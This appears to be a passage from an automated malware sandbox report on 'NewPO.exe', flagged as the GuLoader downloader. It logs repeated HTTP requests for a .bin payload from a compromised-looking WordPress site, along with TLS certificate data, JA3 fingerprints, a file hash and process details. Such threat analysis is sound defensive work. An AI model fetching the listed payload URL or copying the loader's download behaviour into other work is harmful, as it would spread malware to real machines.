May 11, 2021 14:04:30.082252026 CEST	12641	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:29 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:31.025298119 CEST	12718	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:31.687664986 CEST	12718	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:31 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:32.634655952 CEST	12794	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:33.165378094 CEST	12795	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:32 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:34.087359905 CEST	12872	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:34.638097048 CEST	12872	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:34 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:35.619318008 CEST	12948	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:36.186898947 CEST	12948	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:35 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:37.072175980 CEST	13026	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:37.682966948 CEST	13026	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:37 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:38.759776115 CEST	13102	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 14:04:39.308701992 CEST	13102	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:38 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:40.337769985 CEST	13179	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:40.887051105 CEST	13180	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:40 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:41.901184082 CEST	13256	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:42.517865896 CEST	13257	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:41 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:43.463874102 CEST	13333	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:44.063239098 CEST	13334	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:43 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8
May 11, 2021 14:04:45.135086060 CEST	13410	OUT	GET /osita/bin_ygJfz82.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: avicennamch.com Cache-Control: no-cache
May 11, 2021 14:04:45.714656115 CEST	13411	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 11 May 2021 12:04:45 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://avicennamch.com/osita/bin_ygJfz82.bin Content-Length: 0 Content-Type: text/html; charset=UTF-8

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 11, 2021 14:02:39.731117010 CEST	136.243.220.59	443	192.168.2.4	49765	CN=*.avicennamch.com CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat May 08 15:22:11 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Fri Aug 06 15:22:11 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

Statistics

Behavior

System Behavior

Analysis Process: NewPO.exe PID: 6868 Parent PID: 5980

General

Start time:	14:00:42
Start date:	11/05/2021
Path:	C:\Users\user\Desktop\NewPO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NewPO.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	D4F1E0CED899708FDD34FAAB5F154FF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.842923779.0000000000460000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: NewPO.exe PID: 6544 Parent PID: 6868

General

Start time:	14:02:15
Start date:	11/05/2021
Path:	C:\Users\user\Desktop\NewPO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NewPO.exe'
Imagebase:	0x400000
File size:	110592 bytes
MD5 hash:	D4F1E0CED899708FDD34FAAB5F154FF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis